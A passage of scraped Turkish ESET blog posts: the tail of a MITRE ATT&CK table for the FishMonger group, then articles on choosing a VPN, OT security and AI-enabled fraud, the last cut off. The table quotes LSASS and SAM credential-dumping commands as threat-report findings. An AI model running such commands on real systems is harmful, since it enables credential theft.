| **Resource Development** | [T1583.004](https://attack.mitre.org/versions/v16/techniques/T1583/004) | Acquire Infrastructure: Server | FishMonger rented servers at several hosting providers. |
| [T1583.001](https://attack.mitre.org/versions/v16/techniques/T1583/001) | Acquire Infrastructure: Domains | FishMonger bought domains and used them for C&C traffic. |
| **Execution** | [T1059.001](https://attack.mitre.org/versions/v16/techniques/T1059/001) | Command-Line Interface: PowerShell | FishMonger downloaded ShadowPad using PowerShell. |
| [T1059.003](https://attack.mitre.org/versions/v16/techniques/T1059/003) | Command-Line Interface: Windows Command Shell | FishMonger deployed Spyder using a BAT script. |
| [T1072](https://attack.mitre.org/versions/v16/techniques/T1072) | Software Deployment Tools | FishMonger gained access to a local admin console, abusing it to run commands on other machines in the victim’s network. |
| **Persistence** | [T1543.003](https://attack.mitre.org/versions/v16/techniques/T1543/003) | Create or Modify System Process: Windows Service | Some SodaMaster loaders persist via a Windows service. |
| **Defense Evasion** | [T1574.002](https://attack.mitre.org/versions/v16/techniques/T1574/002) | Hijack Execution Flow: DLL Side-Loading | ShadowPad is loaded by a DLL named log.dll that is side-loaded by a legitimate Bitdefender executable. |
| [T1140](https://attack.mitre.org/versions/v16/techniques/T1140) | Deobfuscate/Decode Files or Information | ShadowPad, Spyder, and SodaMaster are decrypted and loaded into memory. |
| **Credential Access** | [T1555.003](https://attack.mitre.org/versions/v16/techniques/T1555/003) | Credentials from Password Stores: Credentials from Web Browsers | Some SodaMaster loaders can extract passwords from the local Firefox database. |
| [T1556.002](https://attack.mitre.org/versions/v16/techniques/T1556/002) | Modify Authentication Process: Password Filter DLL | FishMonger used a custom password filter DLL that can write passwords to disk or exfiltrate them to a remote server. |
| [T1003.001](https://attack.mitre.org/versions/v16/techniques/T1003/001) | OS Credential Dumping: LSASS Memory | FishMonger dumped LSASS memory using rundll32 C:\\windows\\system32\\comsvcs.dll, MiniDump. |
| [T1003.002](https://attack.mitre.org/versions/v16/techniques/T1003/002) | OS Credential Dumping: Security Account Manager | FishMonger dumped the security account manager using reg save hklm\\sam C:\\users\\public\\music\\sam.hive. |
| **Discovery** | [T1087.001](https://attack.mitre.org/versions/v16/techniques/T1087/001) | Account Discovery: Local Account | FishMonger executed net user. |
| [T1016](https://attack.mitre.org/versions/v16/techniques/T1016) | System Network Configuration Discovery | FishMonger executed ipconfig /all. |
| [T1007](https://attack.mitre.org/versions/v16/techniques/T1007) | System Service Discovery | FishMonger executed tasklist /svc. |
| [T1057](https://attack.mitre.org/versions/v16/techniques/T1057) | Process Discovery | FishMonger executed tasklist /v. |
| **Lateral Movement** | [T1021.002](https://attack.mitre.org/versions/v16/techniques/T1021/002) | Remote Services: SMB/Windows Admin Shares | FishMonger used Impacket to deploy malware on other machines in the local network. |
| **Command and Control** | [T1095](https://attack.mitre.org/versions/v16/techniques/T1095) | Non-Application Layer Protocol | ShadowPad communicates over raw TCP and UDP. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** FishMonger, Siber Güvenlik
---
### [VPN mi satın alıyorsunuz? İşte bilmeniz gerekenler](https://antivirus.com.tr/vpn-mi-satin-aliyorsunuz-iste-bilmeniz-ve-aramaniz-gerekenler/)
**Published:** Temmuz 2, 2024
**Author:** ESET
**Excerpt:** VPN alırken hepsinin aynı olmadığını unutmayın. Verilerinizi meraklı gözlerden korumaya yardımcı olacak doğru sağlayıcıyı seçtiğinizden emin olun
**Content:**
*VPN alırken hepsinin aynı olmadığını unutmayın. Verilerinizi meraklı gözlerden korumaya yardımcı olacak doğru sağlayıcıyı seçtiğinizden emin olun*
Uzaktan çalışma, gizlilik ve güvenlik endişelerinin arttığı bir dünyada, sanal özel ağlar (VPN’ler) riskten kaçınan tüketiciler için vazgeçilmez bir yardımcı haline gelmiştir. İlk olarak 1990’ların sonunda geliştirilen VPN’lerin popülaritesi öyle bir noktaya ulaştı ki artık pazar, çok sayıda ücretsiz seçenek de dahil olmak üzere tekliflerle dolup taşıyor.
Ancak VPN’lerin hepsi eşit yaratılmamıştır ve satın almadan önce araştırma yapmakta fayda var. Aslında bazıları tehlikeli olabilecek yanlış bir güvenlik hissi yaratabilir, bu da sonunda gizliliğinizi ve güvenliğinizi geliştirmek yerine zayıflatabilir. Bu yüzden bu konuyu bir kılavuz haline getirdik.
## Neden VPN edinmelisiniz?
VPN’ler, cihazınız ve internet arasında şifrelenmiş bir tünel sağlayarak kullanıcı gizliliğini ve güvenliğini artırmak için tasarlanmıştır. İnternet aramaları ve indirmeleri gibi trafiğinizi bir VPN sunucusu üzerinden yönlendirerek ve IP adresinizi etkili bir şekilde maskeleyerek, meraklı gözleri web taramanızdan ve diğer etkinliklerinizden uzak tutarak fayda sağlar, böylece kimse çevrimiçi alışkanlıklarınızı izleyemez. Bu şekilde VPN’ler, kişisel verilerinizi korumanıza, gizliliğinizi artırmanıza ve diğer senaryoların yanı sıra [potansiyel olarak riskli halka açık Wi-Fi](https://www.welivesecurity.com/2015/09/03/public-wi-fi-security-questions-answered/) üzerinden bağlanırken bile kendinizi güvende tutmanıza yardımcı olabilir.
## VPN nasıl kullanılır?
Bir VPN’i açtığınızda ve kullandığınızda, internet trafiğiniz VPN istemcisi tarafından şifrelenir ve daha sonra makinenizden (PC, tablet, akıllı telefon vb.) VPN sunucusuna güvenli bir tünelden geçer. Bu sunucu daha sonra trafiğin şifresini çözer ve ulaşmaya çalıştığınız web sunucusuna gönderir. Web sunucusu verileri makinenize geri gönderdiğinde, aynı şey tersine gerçekleşir.
VPN kullanmak oldukça basittir:
1. VPN istemci uygulamasını açın
2. Bağlanmak istediğiniz VPN sunucusunu seçin (farklı ülkelerde bulunan çeşitli seçenekler olmalıdır)
3. “Bağlan” veya benzer bir seçeneğe tıklayın
4. Oturumla işiniz bittiğinde, “bağlantıyı kes” veya benzer bir seçeneğe tıklamanız yeterlidir
Bazı tarayıcıların yerleşik VPN özelliklerine sahip olduğunu belirtmek gerekir. Bunları genellikle gizlilik ve güvenlik ayarlarında bulabilirsiniz. Etkinleştirmek için ekrandaki talimatları takip etmeniz yeterlidir. Ancak bu tür bir VPN tarafından yalnızca tarayıcı tabanlı etkinliklerin korunacağını unutmayın. Tüm trafiği korumak istiyorsanız bağımsız bir VPN daha iyidir, tarayıcı tabanlı VPN’ler de işlevsellikleri açısından sınırlı olabilir (örneğin daha düşük hızlar, seçilebilecek daha az sunucu vb.)
*İLGİLİ MAKALE:* [*Sanal özel ağlar: VPN’ler hakkında 5 yaygın soru yanıtlandı*](https://www.eset.com/tr/blog/ozel-sanal-aglar-vpnlerle-ilgili-sikca-sorulan-5-sorunun-yaniti/)
Hangi tarayıcı türünü seçerseniz seçin, şunu unutmayın:
- Her zaman en son (yani en güvenli ve zengin özelliklere sahip) sürümde olduğundan emin olun
- Bağlanmakta sorun yaşıyorsanız cihazı veya VPN uygulamasını yeniden başlatın veya VPN sunucularını değiştirin
- VPN’i kapattıktan sonra gizlilik garanti edilmediğinden herhangi bir bildirim için gözünüzü dört açın
## Artı ve eksileriyle VPN
Güvenlik ve gizlilik bilincine sahip bir internet kullanıcısıysanız VPN kullanmanın pek çok potansiyel faydası vardır. Seçtiğiniz modele bağlı olarak, bunlar şunları içerir:
- **Geliştirilmiş gizlilik:** Konumunuz ve kimliğiniz maskelenerek sizi üçüncü taraf reklam izleyicilerinden ve diğer potansiyel gizlilik ihlali teknolojilerinden korur. Ayrıca İnternet Servis Sağlayıcınızın (İSS) tarama alışkanlıklarınızı izlemesini engeller ve özellikle baskıcı rejimlerin olduğu ülkelerde endişe kaynağı olan devlet yetkililerinin trafiğinizi gözetleme kabiliyetini sınırlar. Bazı VPN’ler gizliliğinizi daha da artırmak için DNS sızıntı koruması gibi özellikler sunar.
- **Güvenli halka açık Wi-Fi kullanımı:** Dışarıdaysanız ve favori web sitelerinize erişmek istiyorsanız halka açık Wi-Fi harika bir kaynaktır. Ancak bir riski de beraberinde getirir. Kötü niyetli kişiler bu ağları veya kurdukları sahte Wi-Fi bağlantı noktalarını kullanarak gezinmenizi takip edebilir, hesap girişlerinizi ve diğer hassas bilgilerinizi çalabilir. VPN, internet trafiğinizi şifreleyerek bağlantınızı güvende tutar ve meraklıların verilerinizi ele geçirmesini engeller.
- **Kurumsal ağlara güvenli uzaktan erişim:** Günümüzde giderek daha fazla sayıda insan uzaktan çalışıyor, bu da hareket halindeyken kurumsal ağlara veya bulut tabanlı iş uygulamalarına erişmemiz gerekebileceği anlamına geliyor. Bir VPN ile halka açık Wi-Fi kullansanız bile bu [bağlantı güvende tutulacaktır](https://www.eset.com/tr/blog/evden-calisma-vpn-nasil-kurulur/). (Bununla ilgili bir not olarak, [iş VPN’lerinin ](https://antivirus.com.tr/kurumsal-vpnlerdeki-guvenlik-aciklari-mercek-altinda/)saldırganlar için favori bir hedef olduğunu belirtmezsek ihmalkârlık etmiş oluruz).
- **Güvenli dosya paylaşımı:** Bir kez daha VPN, cihazınız ile ulaşmak istediğiniz dijital hedef arasında şifreli bir tünel oluşturduğundan [hassas dosyaların](https://antivirus.com.tr/hassas-dosyalar-internette-nasil-guvenli-bir-sekilde-paylasilir/) üçüncü taraflarla güvenli bir şekilde paylaşılabilmesini sağlar. VPN ayrıca oturum ele geçirme olasılığını da azaltır. Bu, bilgisayar korsanlarının web sitelerine sizin gibi giriş yapmak için oturum kimliğinizi çalması durumunda gerçekleşir.
- **Güvenli ödemeler:** VPN’inizin trafik şifreleme özellikleri, çevrimiçi ödeme yaparken kart verilerinizin aktarım sırasında güvende olmasını sağlar. Ancak VPN sizi finansal bilgilerinizi kimlik avı sitelerine teslim etmekten korumaz, bunun yerine kapsamlı bir güvenlik yazılımı devreye girer.
- **Tehditlere karşı gelişmiş koruma:** Bazı VPN’ler kötü niyetli reklamlara karşı koruma sağlamak için reklam engelleyici gibi özellikler sunar. Bir VPN hizmeti kendi başına kötü amaçlı yazılım gibi tehditleri engellemek için tasarlanmamıştır ancak tercih ettiğiniz güvenlik yazılımının bir parçası olan bir VPN’e güvenerek, genellikle kötü amaçlı yazılımların ele geçirilmesinden kaynaklanan hesap ele geçirme kurbanı olma riskinizi azaltacaksınız.
Bununla birlikte, belirli VPN’lerle ilgili farkında olunması gereken potansiyel endişeler de vardır, bu da araştırmanızı yapmanızı önemli kılar:
- **Düşük hızlar:** Verilerin bir VPN sunucusu üzerinden seyahat etmesi gerektiğinden internet bağlantınızın yavaşlamasına neden olabilir. Bu yavaşlama VPN’in sunucu yüküne, sunucuya olan uzaklığına ve VPN hizmetinin kalitesine bağlı olarak değişebilir.
- **Sınırlı sunucu seçeneği:** Bazı hizmetler, aralarından seçim yapabileceğiniz yalnızca birkaç VPN sunucusu sunabilir, bu da kullanılabilirliği, güvenilirliği ve hizmet kalitesini etkileyebilir. Sınırlı sayıda sunucu aşırı kalabalığa yol açarak düşük hızlara ve sık sık bağlantı kopmalarına neden olabilir.
- **Değişken güvenlik standartları:** Tüm sağlayıcılar aynı yüksek kalitede şifreleme ve katma değerli güvenlik hizmetleri sunmaz. Hatta birçoğu etkinliğinizi kaydetmek, verilerinizi üçüncü taraflara satmak veya bilgisayar korsanlığı girişimlerine karşı savunmasız olmak gibi güvenlik ve gizlilik riskleri de getirebilir.
## VPN’de aramanız gerekenler
Gereksinimlerinize uygun bir VPN hizmeti seçmek önemlidir. Bir sağlayıcı ararken aşağıdakileri göz önünde bulundurun:
- **Şifreleme:** AES-256 şifreleme gibi güçlü bir şifreleme algoritması kullanan bir VPN seçmeniz önerilir.
- **Ücretli ve ücretsiz alternatifler:** Bazı ücretsiz VPN’ler kişisel bilgilerinizi toplayabilir ve üçüncü taraflara satabilir. Sağladıkları hizmet için bu şekilde ödeme yaparlar. Ayrıca özellikle oyun gibi belirli kullanım durumları için güvenilirlik ve hız / bant genişliğinin sıfıra kadar olmadığını görebilirsiniz. Ücretli hizmetler genellikle çok yönlü olarak daha iyi kalite sunar. Sınırsız bant genişliği sunan bir hizmet arayın.
- **Bir VPN’den daha fazlası:** Güvenilir bir siber güvenlik tedarikçisi tarafından sağlanan ve kimlik koruması (dark web tarama/kredi raporu izleme ve kimlik tehdidi uyarıları), parola yöneticisi, DNS sızıntı koruması ve tabii ki çeşitli dijital tehditlere karşı sağlam koruma gibi katma değerli hizmetler de içerebilen bir VPN kullanmayı düşünün.
- **Sunucular ve konumlar:** VPN sağlayıcınız ne kadar çok sunucu ve ülke sunarsa, ihtiyaçlarınıza uygun olanı seçme konusunda o kadar fazla esnekliğe sahip olursunuz. Coğrafi kısıtlama atlaması, bulunduğunuz yerde kısıtlanmış olabilecek sitelere erişmenize yardımcı olmak için de önemlidir.
- **Teknolojiler:** VPN’ler OpenVPN, WireGuard, IKEv2/IPSec veya SSTP dahil olmak üzere bir veya birkaç protokolü destekleyebilir. Hız ve güvenlik açısından en iyisi olarak kabul edilen OpenVPN’i arayın.
- **Teknik destek:** Bir şeylerin ters gitmesi durumunda teknik desteğin ne kadar iyi olduğunu daha iyi anlamak için çevrimiçi yorumları okuyun. Ayrıca sezgisel ve kullanımı kolay bir VPN hizmeti istediğinizi söylemeye gerek yok.
- **Gizli günlük kaydı:** Gizlilik konusunda özellikle endişeliyseniz, VPN sağlayıcısının internet etkinliğiniz hakkında hangi verileri sakladığını kontrol edin. “Kayıt tutmama” politikası olan bir VPN arayın. Sağlayıcının hangi ülkede/yargı alanında bulunduğunu kontrol etmek de faydalı olabilir. Bazı hükümetler VPN müşterilerinin verilerine erişebilir.
VPN’ler dijital dünyamızı korumada giderek daha önemli bir rol oynuyor. Ancak piyasada bu kadar çok seçenek varken birini seçmeden önce acele etmemekte fayda var. Şüpheye düşerseniz, siber güvenlik dünyasından güvenilir satıcılar iyi bir ilk başvuru noktasıdır.
Gitmeden önce:
[ESET Small Business Security](https://www.eset.com/tr/home/small-business-security/?utm_source=antiviruscomtr&utm_medium=ESBS_VPN2&utm_campaign=ESBS_2025&utm_id=ESBS)
[İnternette anonim olarak gezinmenin 3 yolu](https://www.eset.com/tr/blog/anonim-olarak-webe-goz-atmanin-3-yolu/)
[Tor vs VPN: Hangisini seçmelisiniz?](https://www.eset.com/tr/blog/tor-mu-vpn-mi-hangisini-secmelisiniz/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, VPN
---
### [BT ile OT buluştuğunda: Fiziksel dünya için siber güvenlik](https://antivirus.com.tr/bt-ile-ot-bulustugunda-fiziksel-dunya-icin-siber-guvenlik/)
**Published:** Mart 18, 2025
**Author:** ESET
**Excerpt:** Nispeten nadir olsa da, operasyonel teknolojiyi etkileyen gerçek dünya olayları, kritik altyapıdaki kuruluşların OT tehdidini göz ardı edemeyeceğini gösteriyor.
**Content:**
Nispeten nadir olsa da, operasyonel teknolojiyi etkileyen gerçek dünya olayları, kritik altyapıdaki kuruluşların OT tehdidini göz ardı edemeyeceğini gösteriyor.
Son yıllarda BT sistemlerine yönelik tüm yüksek profilli veri ihlalleri ve fidye yazılımı saldırılarının ortasında, iş açısından kritik operasyonel teknolojiye (OT) yönelik tehdit hâlâ genellikle hafife alınmaktadır. Oysa fiziksel dünya ile arayüz oluşturan teknoloji sistemlerine saldırmak, potansiyel olarak yıkıcı kinetik sonuçlar elde etmenin en hızlı yoludur. Örnek verecek olursak Ukrayna, temel enerji altyapısını başarılı bir şekilde sabote eden [BlackEnergy ](https://www.welivesecurity.com/2016/01/04/blackenergy-trojan-strikes-again-attacks-ukrainian-electric-power-industry/)ve [Industroyer ](https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/)saldırılarına maruz kalmıştı.
Bunlardan ilki 2015 yılında bir siber saldırının neden olduğu ilk elektrik kesintisiydi, ikincisi ise ertesi yıl Kiev sakinleri için [toplu elektrik kesintilerine neden ](https://www.welivesecurity.com/2022/06/13/industroyer-cyber-weapon-brought-down-power-grid/)olmuştu. ESET araştırmacıları, 2022 yılında CERT-UA ile birlikte Ukrayna’da bir bölgenin elektriğini tekrar kesmesi planlanan [Industroyer’in yeni bir varyantını ](https://www.welivesecurity.com/2022/04/12/industroyer2-industroyer-reloaded/)tespit ettiklerini ancak neyse ki saldırının zamanında engellendiğini duyurmuşlardı. Nispeten nadir görülse de bu olaylar, özellikle kritik altyapı alanında faaliyet gösteren hiçbir kuruluşun OT siber tehdidini göz ardı edemeyeceğinin altını çizmektedir.
## BT artı OT
Bilgi sistemlerini ve uygulamaları yönetmek için tasarlanan BT’nin aksine OT, fiziksel dünya sistemlerini yönetmek için kullanılan yazılım ve donanımı içerir. Genellikle fabrikalarda ve endüstriyel tesislerde, ICS’de, denetleyici kontrol ve veri toplama (SCADA) sistemlerinde ve programlanabilir mantık denetleyicilerinde (PLC’ler) bulunur. Ancak ulaşım, kamu hizmetleri ve sağlık hizmetleri gibi çok çeşitli sektörler de OT ile doludur.
OT dünyasındaki siber güvenlik sorunları, bir zamanlar hava boşluğu olan, özel olarak inşa edilmiş sistemlerin internet bağlantısı ile geliştirilmesiyle ciddi bir şekilde başladı. Bu, uzaktan yönetilmelerini kolaylaştırmış olsa da aynı zamanda onları dünyanın her köşesinden gelen tehditlere maruz bıraktı. Ayrıca tehdit aktörleri daha fazla OT sistemini araştırdıkça ve yapılandırmaları ve kurulumu hakkındaki bilgileri çevrimiçi olarak daha kolay buldukça eski [“gizlilik yoluyla güvenlik” ](https://www.welivesecurity.com/2011/05/25/security-through-obscurity/)inanışı aşınmaya başladı. Windows’un SCADA ve diğer OT ortamlarında sıklıkla kullanılması ve daha standart hâle getirilmiş bileşenler olması da çabalarına yardımcı oldu.
Ne yazık ki bu tür saldırıların etkileri, kritik altyapının tahrip edilmesi ve iş süreçlerinin sabote edilmesi gibi ciddi boyutlarda olabilir. [Bir tahmine ](https://www.darkreading.com/endpoint-security/2023-good-year-for-ot-cyberattacks)göre, geçen yıl 500’den fazla fiziksel operasyonu sekteye uğratan 68 siber saldırı gerçekleşti. Bu da yıllık %16’lık bir artış anlamına geliyor. [McKinsey ](https://www.mckinsey.com/capabilities/risk-and-resilience/our-insights/cybersecurity/how-to-enhance-the-cybersecurity-of-operational-technology-environments)tarafından aktarılan rakamlar, ciddi saldırıların olay başına maliyetinin 140 milyon ABD dolarına kadar çıkabileceğini iddia etmektedir. Buna Birleşik Krallık (NIS Düzenlemeleri) ve AB’deki (NIS2) potansiyel düzenleyici incelemeler dahil değildir.
Tehdit hem mali motivasyonlu siber suçlulardan hem de ulus devletlerden geliyor. İkincisinin jeopolitik bir parlama noktası için zaman kolluyor olması daha muhtemeldir. Geçen yıl ortaya çıkarılan Çin devleti destekli böyle bir kampanyaya [Volt Typhoon ](https://www.ncsc.gov.uk/news/ncsc-and-partners-issue-warning-about-state-sponsored-cyber-attackers-hiding-on-critical-infrastructure-networks)adı verildi. Bu kampanyada tehdit aktörleri, askeri bir çatışma durumunda kilit varlıkları sabote etmek amacıyla kritik altyapı ağlarında ısrarcı olmayı başardılar.
## OT güvenliğini doğru yapmak neden zordur?
OT sistemleri BT’den çok daha uzun ömürlü olma eğilimindedir, bu da uyumluluk ve güvenlik sorunlarına neden olabilir. Siber güvenliğin sektörde her zaman en önemli öncelik olmadığı da bir gerçek. [2022′](https://www.infosecurity-magazine.com/news/researchers-56-ot-bugs-icefall/)de yayımlanan bir rapor, OT ürünlerinde 56 yeni güvenlik açığı ortaya çıkardı ve yazarlar üreticilerin “tasarım gereği güvensiz” uygulamalarını eleştirdi. Araştırmacılar, keşfettikleri sorunların çoğuna resmi CVE numaraları verilmediğini ve bunun da varlık sahiplerinin etkili risk yönetimi kontrolleri yapmasını zorlaştırdığını bile iddia ettiler.
Dahili OT ekipleri de siber güvenlik konusunda BT’deki meslektaşlarından farklı düşünmektedir. Birinci grup erişilebilirliği ve güvenliği önceliklendirirken ikinci grup gizliliği desteklemeyi (yani verileri ve varlıkları korumayı) hedefler. Bu durum, yama ve güvenlik açığı yönetimi söz konusu olduğunda çalışma süresinin açıkta kalan sistemleri güçlendirmekten daha değerli olduğu durumlarda zorluklar yaratabilir.
OT güvenliğinin diğer zorlukları arasında şunları sayabiliriz:
- Eski, güvensiz iletişim protokollerinin varlığı
- Uzun donanım ömürlerinin yazılım uyumluluğu sorunlarına yol açması ve yöneticileri güncel olmayan işletim sistemleri/yazılımlarla OT çalıştırmaya zorlaması
- Modern siber güvenlik kontrollerine uyamayacak kadar eski olan kitler
- Ciddi kusurları tanımayan ve yöneticilere yanlış bir güvenlik hissi veren güvenlik sertifikaları
- Rapor edilmeyen veya CVE atanmayan, yani radarın altında kalan [tasarımdan kaynaklanan güvenlik ](https://www.welivesecurity.com/2021/10/26/putting-cybersecurity-first-why-secure-by-design-must-be-norm/)sorunları
- Görünürlük, koruma ve tespit boşlukları yaratan silolanmış BT/OT ekipleri
- Güvensiz parolalar ve yanlış yapılandırmalar
- Zayıf kriptografi
- Güvensiz ürün yazılımı güncellemeleri
## OT’nin güvence altına alınması: Parçaların yerine yerleştirilmesi
Fidye yazılımları hâlâ OT sistemlerine yönelik en büyük tehditler arasında yer alsa da veri hırsızlığı/gasp, yıkıcı saldırılar, tedarik zinciri tehditleri ve hatta USB kaynaklı kötü amaçlı yazılımlar da bu sistemler için risk oluşturabilir. Peki bu riskleri nasıl azaltabilirsiniz? Her zaman olduğu gibi, insan, süreç ve teknolojiye odaklanan çok katmanlı bir strateji ilerlemenin yoludur.
Aşağıdakileri düşünün:
- **Varlık keşfi ve yönetimi:** Tüm OT varlıklarını, nasıl çalıştıklarını ve güvenlik/yama durumlarını anlayın.
- **Sürekli güvenlik açığı ve yama yönetimi:** OT varlıklarını periyodik olarak güvenlik açıklarına karşı tarayın ve otomatik, risk tabanlı [yama yönetimi programları ](https://antivirus.com.tr/guvenlik-acigi-yonetiminde-kurumlar-nasil-ustalasabilir/)çalıştırın. Sistemleri test etmek ve yamalamak için çevrimdışı hâle getirmenin zor olduğu ortamlarda sanal yamalamayı düşünün.
- **Ağları bölümlere ayırın:** OT ağının kurumsal BT ağından hava boşluğuyla ayrı tutulduğundan ve tehdit aktörleri için yanal hareket fırsatlarını azaltmak için bölümlere ayrıldığından emin olun.
- **Kimlik ve erişim yönetimi:** Çok faktörlü kimlik doğrulama dağıtın, en az ayrıcalık ilkelerini ve rol tabanlı erişim denetimlerini uygulayın.
- **Tehdit önleme:** Kötü amaçlı yazılımları ve diğer tehditleri önlemek ve tespit etmek için güvenlik çözümleri dağıtın.
- **Veri koruması:** OT verilerini bekleyen ve aktarım hâlindeki verileri güçlü şifreleme ile koruyun ve fidye yazılımlarının etkisini azaltmak için düzenli olarak yedekleyin.
- **Tedarik zinciri izleme:** Tüm ekipman ve yazılım tedarikçilerinin, satıcıların ve yönetilen hizmet sağlayıcıların (MSP’ler) ayrıntılı bir tedarik zinciri güvence programı kapsamında olduğundan emin olun.
- **Önce insan güvenliği:** Güvenlik öncelikli bir kültür oluşturmak için güvenlik farkındalığı ve eğitim programlarını yeniden gözden geçirin.
Birkaç yıl önce [Gartner](https://www.gartner.com/en/newsroom/press-releases/2021-07-21-gartner-predicts-by-2025-cyber-attackers-will-have-we), 2025 yılına kadar tehdit aktörlerinin insanlara zarar vermek veya öldürmek için OT ortamlarını silah hâline getirebilecekleri konusunda uyarmıştı. Yapay zekâ, bilgisayar korsanlarının açık hedefleri seçmesini ve tehlikeye atmasını kolaylaştırdığından BT sahiplerinin katmanlı güvenliği iki katına çıkarması her zamankinden daha önemli. [Bu yönetişim belgesinde ](https://media.defense.gov/2024/Oct/01/2003556960/-1/-1/0/PRINCIPLES_OF_OPERATIONAL_TECHNOLOGY_CYBER_SECURITY.PDF)yapılan öneriler hiç bu kadar önemli olmamıştı.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Yapay zekâ güdümlü aldatma: Kurumsal dolandırıcılığın yeni yüzü](https://antivirus.com.tr/yapay-zeka-gudumlu-aldatma-kurumsal-dolandiriciligin-yeni-yuzu/)
**Published:** Mart 12, 2025
**Author:** ESET
**Excerpt:** Kötü niyetli yapay zekâ kullanımı, dolandırıcılık ortamını yeniden şekillendiriyor ve yaratıyor: İşletmeler için yeni riskler büyük.
**Content:**
*Kötü niyetli yapay zekâ kullanımı, dolandırıcılık ortamını yeniden şekillendiriyor ve yaratıyor: İşletmeler için yeni riskler büyük.*
Yapay zekâ (AI) birçok işletme için harika şeyler yapıyor. Verimlilik ve maliyet tasarrufu için tekrarlayan görevlerin otomatikleştirilmesine yardımcı oluyor, Müşteri Hizmetlerini ve kodlamayı güçlendiriyor. Ve gelişmiş iş karar alma süreçlerini yönlendirmek için içgörüler ortaya çıkarmaya yardımcı oluyor. Ekim 2023’te [Gartner, ](https://www.gartner.com/en/newsroom/press-releases/2023-10-03-gartner-poll-finds-55-percent-of-organizations-are-in-piloting-or-production-mode-with-generative-ai)kuruluşların %55’inin üretken yapay zekâ (GenAI) ile pilot veya üretim aşamasında olduğunu tahmin ediyordu. Bu rakam bugün kesinlikle daha yüksektir.
Ancak suç örgütleri de bu teknolojiyle yenilikler ortaya koyuyor ve bu da her yerdeki BT ve iş liderleri için kötü haber anlamına geliyor. Artık artan dolandırıcılık tehdidiyle mücadele etmek için insanlara, süreçlere ve teknolojiye odaklanan katmanlı bir müdahaleye ihtiyacınız var.
## En son yapay zekâ ve deepfake tehditleri nelerdir?
Siber suçlular yapay zekânın ve deepfake’lerin gücünü çeşitli şekillerde kullanmaktadır. Bunlara birlikte bakalım:
- **Sahte çalışanlar:** Kuzey Korelilerin uzaktan çalışan BT serbest çalışanları gibi davranarak yüzlerce şirkete sızdığı bildirildi. Bu kişiler, sahte özgeçmişler ve sahte belgeler derlemek için yapay zekâ araçlarını kullanıyor. Yapay zekâ tarafından manipüle edilmiş görüntüler de dahil olmak üzere arka plan kontrollerini geçiyorlar. Nihai amaç Kuzey Kore rejimine geri göndermek için para kazanmanın yanı sıra veri hırsızlığı, casusluk ve hatta fidye yazılımıdır.
- **Yeni bir BEC dolandırıcılığı türü:** Deepfake ses ve video klipleri, finans çalışanlarının kurumsal fonları dolandırıcının kontrolündeki hesaplara aktarmaları için kandırıldığı iş e-postası tehlikesi (BEC) tipi dolandırıcılığı güçlendirmek için kullanılıyor. Yakın zamanda yaşanan kötü bir vakada bir finans çalışanı, video konferans görüşmesinde deepfake’lerden yararlanarak şirketin CFO’su ve diğer personel üyeleri gibi davranan [dolandırıcılara 25 milyon dolar aktarmaya ](https://edition.cnn.com/2024/02/04/asia/deepfake-cfo-scam-hong-kong-intl-hnk/index.html)ikna edildi. Ancak bu durum hiçbir şekilde yeni değil: 2019’da İngiltere’de bir enerji yöneticisi, patronunun deepfake versiyonuyla telefonda konuştuktan sonra dolandırıcılara 200.000 sterlin [havale etmeye ikna ](https://www.cityam.com/uk-energy-boss-conned-out-of-200000-in-deep-fake-fraud/)edilmişti.
- **Kimlik doğrulama baypası:** Deepfake’ler dolandırıcıların meşru müşterileri taklit etmelerine, yeni kişilikler yaratmalarına ve hesap oluşturma ve oturum açma için kimlik doğrulama kontrollerini atlamalarına yardımcı olmak için de kullanılıyor. Özellikle sofistike bir kötü amaçlı yazılım olan [GoldPickaxe](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12024.pdf#page=7), daha sonra deepfake videolar oluşturmak için kullanılan yüz tanıma verilerini toplamak üzere tasarlanmıştır. [Bir rapora ](https://www.transunion.com/content/dam/transunion/us/business/collateral/report/GFS-23-F158127-TruVa-2024StateofOmnichannelFraudReport-RPR-US_EN-US.pdf)göre, geçen yıl tüm küresel dijital hesap açılışlarının %13,5’inin dolandırıcılık faaliyeti olduğundan şüpheleniliyordu.
- **Deepfake dolandırıcılığı:** Siber suçlular, yatırım ve diğer dolandırıcılıkları ilerletmek için sosyal medyada şirket CEO’larını ve diğer yüksek profilli kişileri taklit etmek gibi daha az hedefli yollarla da deepfake’leri kullanabilir. ESET’ten Jake Moore’un gösterdiği gibi teorik olarak herhangi bir kurumsal yönetici aynı şekilde mağdur edilebilir. Benzer bir şekilde, [ESET’in son Tehdit Raporu’nda açıklandığı ](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22024.pdf#page=17)üzere siber suçlular, Nomani adı verilen yeni bir yatırım dolandırıcılığı türünün bir parçası olarak kurbanları cezbetmek için deepfake’lerden ve şirket adına olan sosyal medya paylaşımlarından yararlanıyor.
- **Parola kırma:** Yapay zekâ algoritmaları müşterilerin ve çalışanların parolalarını kırarak veri hırsızlığı, fidye yazılımı ve kitlesel kimlik dolandırıcılığına olanak sağlayabilir. Bu örneklerden biri olan [PassGAN](https://mpost.io/passgan-the-new-ai-can-crack-passwords-in-less-than-half-a-minute/)‘nin parolaları yarım dakikadan daha kısa bir sürede kırabildiği bildiriliyor.
- **Belge sahteciliği:** Yapay zekâ tarafından üretilen veya değiştirilen belgeler, bankalarda ve diğer şirketlerde “müşterini tanı (KYC)” kontrollerini atlamanın bir başka yoludur. Ayrıca sigorta dolandırıcılığı için de kullanılabilirler. Hasar yöneticilerinin neredeyse tamamı (%94), ‘taleplerin en az %5’inin, özellikle de düşük değerli taleplerin yapay zekâ ile manipüle edildiğinden [şüphelenmektedir](https://www.insurtechinsights.com/uk-insurance-fraud-surges-as-ai-tools-aid-in-falsifying-claims/)
